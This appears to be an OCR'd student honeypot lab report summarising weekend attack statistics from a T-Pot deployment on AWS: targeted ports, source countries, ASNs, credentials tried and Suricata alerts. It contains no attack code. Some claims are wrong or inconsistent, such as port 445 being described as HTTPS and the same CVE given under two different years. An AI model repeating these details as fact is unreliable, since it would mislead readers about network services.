
AWS HONEYPOT PROJECT

Weekend Analysis

Brennen Tse

4/2/23



Honeypot Attacks - Top 10

60,798 Dionaea - Attacks
38,259 Heralding - Attacks
15,313 Honeytrap - Attacks
5,396 Cowrie - Attacks
543 Redishoneypot - Attacks
394 Adbhoney - Attacks
263 Tanner - Attacks
240 CitrixHoneypot - Attacks

Attacker AS/N - Top 10

AS	ASN
199539	Vertex Ltd.

Attacker Source IP - Top 10

Source IP	C
185.11.61.190	3

Suricata CVE - Top 10

CVE ID	C
CVE-2006-2369	3

Suricata Alert Signature - Top 10

ID	Description
2100560	GPL POLICY VNC server response

Day 2-5 Observations (Weekend)

Time: 3/11/23: 00:00 -> 3/12/23: 23:59

Lab Summary: This report presents a further assessment of a T-Pot honeypot's performance installed on a Debian AWS Instance, focusing on the next 48 hours of activity between March 11th, 12 AM, and March 12th, 11:59PM, specifically the hours of the weekend in EST. By analyzing trends and significant activity, the report aims to provide insights into predicting future cyber-attacks and determining the underlying factors contributing to the elevated volume of attacks observed on certain days of the week, including days where security professionals may be away from work.

This report's insights can aid in formulating comprehensive measures to enhance network security, including pinpointing systemic weak spots, identifying compromised usernames and passwords, and evaluating the effectiveness of existing security controls in thwarting brute force attacks. Also identifying common threat vectors and vulnerabilities within commonly used devices and services.

We will specifically outline what each honeypot does, analyze the overall T-Pot statistics and the interesting activity in the three honeypots Suricata, Cowrie, Tanner and Adbhoney as well as determine outliers and their causes, highlight encountered issues and their resolutions, and provide predictions on the anticipated trends over the next week and weekend based on the data analyzed.

Weekend Trends: This report presents the main findings and takeaways from the analysis of cyber-attack data collected over the weekend. The top 10 key takeaways that emerge from this analysis:

1. Attacks tend to peak during weekends, particularly between 5-8 pm on Saturdays and 12 am to 12 pm on Sundays. This may be due to the unavailability of network administrators and security professionals, as well as newly discovered vulnerabilities that have not been patched or updated.
2. Port 445 (commonly used for HTTPS traffic) and Port 5900 (used for VNC software) were the most targeted ports, with the highest number of attacks on Port 5900 occurring between 5 am and 12 pm on Sundays.
3. Honeypots Dionaea and Heralding experienced the highest number of attacks, with most attacks spiking from 12 am to 12 pm on Sundays and on Saturday mornings.
4. Russia, the United States, Spain, Brazil, and Vietnam demonstrated consistent attack patterns, with Russia directing the majority of its attacks at Port 5900, likely targeting the Heralding Honeypot.
5. The most commonly used operating systems by attackers were Windows 7 or 8 and Linux 2.2.x-3.x.
6. The top attacker countries changed compared to the first day, with Russia, Spain, Vietnam, and Bulgaria being the main attackers. In general the most attacks came from adversarial countries.
7. Popular usernames and passwords tried by attackers included common words and variations of "password," "admin," "123456789," and "qwerty."
8. The top 5 attacker ISPs were from Russia, Spain, Brazil, Bulgaria, and the Philippines.
9. Suricata findings showed that the majority of HTTP traffic originated from Russian IP addresses, and the top exploited CVEs included CVE-2007-2369 and CVE-2012-0152.
10. Key alerts from Suricata included those related to VNC server response and authentication, as well as traffic from known malicious IP addresses and non-standard ports.

This emphasizes the importance of vigilance during weekends when attacks tend to peak, and the need for organizations to monitor and secure commonly targeted ports, such as Port 445 and Port 5900.

Implementing strong authentication measures, regularly patching and updating systems, and using intrusion detection systems like Suricata can help organizations better defend against cyber-attacks.

Table of Contents:

Definitions

Overall Statistics

Suricata Findings

Top CVEs

Notable Honeypots

Cowrie

Cowrie Trojan

Tanner

Adbhoney

Conclusions

Threat Actors and Viruses

Definitions:

What are the Cowrie, Tanner and Adbhoney honeypots?

Cowrie is a honeypot software designed to simulate vulnerable systems to attract and gather information about attackers and their activities. It provides a simulated environment where attackers can interact with the system and provides a wealth of information for security researchers, including the tools, techniques, and tactics used by attackers.


Tanner is a honeypot system that mimics a large number of services, including web, FTP, and Telnet, to attract attackers and gather data on their activities. It provides a platform for studying new attack vectors, detecting new malware strains, and analyzing attacker behavior to develop more effective security strategies.

ADBHoney is a honeypot system designed to detect attacks targeting Android devices. It emulates a variety of Android services and is capable of detecting and logging various types of attacks, including attempts to exploit vulnerabilities, brute-force login attempts, and malicious app downloads. The information gathered by ADBHoney can help security researchers and Android developers develop better security measures and improve the overall security of Android devices.

Suricata is a free and open-source intrusion detection system (IDS) and intrusion prevention system (IPS) developed by the Open Information Security Foundation (OISF). It is designed to monitor network traffic and detect and prevent a wide range of cyber threats including malware, viruses, and other malicious activities, and in the case of the honeypot, detect when CVEs are exploited.

Overall Statistics:



In this report, we'll be covering the honeypot activity over the weekend of 3/11. I'll also go into detail about some of the interesting findings in the Cowrie, Tanner, Adbhoney and Honeytrap honeypots.




60,798	38,259	15,313	5,396	543	394	263	240	59	47
Dionaea - Attacks	Heralding - Attacks	Honeytrap - Attacks	Cowrie - Attacks	Redishoneypot - Attacks	Adbhoney - Attacks	Tanner - Attacks	CitrixHoneypot - Attacks	ConPot - Attacks	Ciscoasa - Attacks

We can see that a majority of the attacks (60,798/46%) were against the Dionaea, a trend followed since the first day. (38,259/29%) attacks were against Heralding, (15,313/11.7%) were against Honeytrap, (5396/4%) were against Cowrie, and the rest were against Adbhoney, Tanner, CitrixHoneypot, Conpot and Ciscoasa. Notable that there were very few Heralding attacks in the first 24 hours, as well as no Mailoney attacks over the weekend. More attacks occurred on Sunday vs Saturday.


Overall SAT T-POT Board

<table>
<tr><td>Analysis:</td><td>Diagram:</td></tr>
<tr><td colspan="2">
</td></tr>
<tr><td>The data shows that attacks peak during weekends, particularly between 5-8 pm on Saturdays and 12 am to 12 pm on Sundays, possibly due to the unavailability of network administrators and security professionals. This may provide an opportunity for attackers to go undetected while carrying out their activities. Additionally, attackers may take advantage of vulnerabilities that were discovered over the weekend and have not been patched or updated yet, taking advantage of the reduced staff presence these days off.</td><td>
</td></tr>
</table>


Port 445, which is commonly used for HTTPS traffic, appears to be the most targeted port based on the available data. Interestingly the second most attacked port is 5900. Hackers may target port 5900 because it's used for VNC software, which is often used by system administrators to remotely access and manage computers. The greatest number of these 5900 attacks happened between 5 am and 12 pm on Sunday.




We can see both Honeypots Dionaea and Heralding were attacked the most, with Dionaea spiking and Heralding all at one time.Cowrie, Honeytrap and Redishoney were constant. As seen in the earlier graph, most attacks spiked from 12 am to 12 pm on Sunday and a bit on Saturday morning.



Given that the spikes in attacks by Russia coincide with the Heralding attacks, it is likely that they were targeting port 5900. On the other hand, Spain and Brazil show isolated spikes in their attack patterns, while Russia, Vietnam, and the US demonstrate more consistent attack patterns. Massive spike by Spain around 11pm, while Russia held consistent between 2 am and 12 pm.








The data reveals that the majority (91%) of attacks from Russia were directed at Port 5900, likely targeting the Heralding Honeypot, with the remaining 9% directed at Port 445. In contrast, the US had a more diverse range of targeted ports, with 72% of attacks directed at Port 445, 19% at Port 8808, 3% at Port 4369, and 3% at Port 80. Meanwhile, Spain, Brazil, and Vietnam exclusively targeted Port 445.




Port 8808 is typically used for web proxy caching, and attackers may target this port to gain unauthorized access to web proxy servers and intercept sensitive information. Port 4369 is used by Erlang distribution and clustering services, and attackers may exploit vulnerabilities in these services to gain unauthorized access or execute malicious code.

The majority of attackers are known, while the rest are scanners. 64% known attacker vs 36% mass scanner



Like before, the most commonly used OS seems to be Windows 7 or 8 and Linux 2.2.x-3.x, though the percentage of Windows seems to be greater with 65% and Linux with 18%. Followed by Windows NT kernel at 8%, and other Linux distros at 4, 3, 2%.	
The main attackers are different than the first day. With Russian. Spain, Vietnam and Bulgaria instead of India, Taiwan, Mexico and Columbia. Here are the top 10 countries by percentage of attacks: 1. Russia 36,272 (36%) 2. United States 11,522 (11%) 3. Spain 11,054 (11%) 4. Brazil 11,001 (11%) 5. Vietnam 9,568 (9%) 6. Bulgaria 6,281 (6%) 7. China 4,949 (5%) 8. Philippines 3,999 (4%) 9. India 3,533 (3%) 10. Tunisia 3,160 (3%)	
We can see the usual usernames of "root", "guest", "admin", variations of "user", and other commonly used words. Some interesting ones include lighthouse, ONTUSER and dolphinscheduler. **Dolphinscheduler** could be referring to the software application Apache Dolphinscheduler, used for task scheduling and workflow management. **ONTUSER** could refer to a username for an account on a website or application related to the "Ontario User Network and Technology" group, which focuses on IT support and training for educational institutions in Ontario, Canada.	 **Lighthouse** most likely refers to a software application called Lighthouse, a popular open-source tool used for auditing web pages for performance, accessibility and other practices.
We can see a ton of the most popular passwords tried here like variations of "password", "admin", "123456789" and qwerty.	

The Top 5 attacker ISPs were Vertex Ltd. Of Russia, Vodafone Spain, G6 Internet of Brazil, Tamatiya EOOD of Bulgaria and Philippine Long Distance Telephone Company of the Philippines.



Attacker AS/N - Top 10

AS	ASN	Count
199539	Vertex Ltd.	32,483
12430	Vodafone Spain	11,050
265911	G6 Internet	10,898
50360	Tamatiya EOOD	5,829
9299	Philippine Long Distance Telephon...	3,995

Suricata Findings:

Content Types:
text/html: This is the content type for HTML web pages. (82%)

application/json: This is the content type for JSON (JavaScript Object Notation) data, which is commonly used for exchanging data between web applications. (7%)

text/x-sh: This is the content type for shell scripts, which are used for automating tasks on Unix-based systems. (3%)

application/ipp: This is the content type for Internet Printing Protocol (IPP) data, which is used for printing documents over the Internet. (3%)


text/plain: This is the content type for plain text documents. (2%)

application/x-gzip: This is the content type for compressed files using the gzip algorithm. (1%)

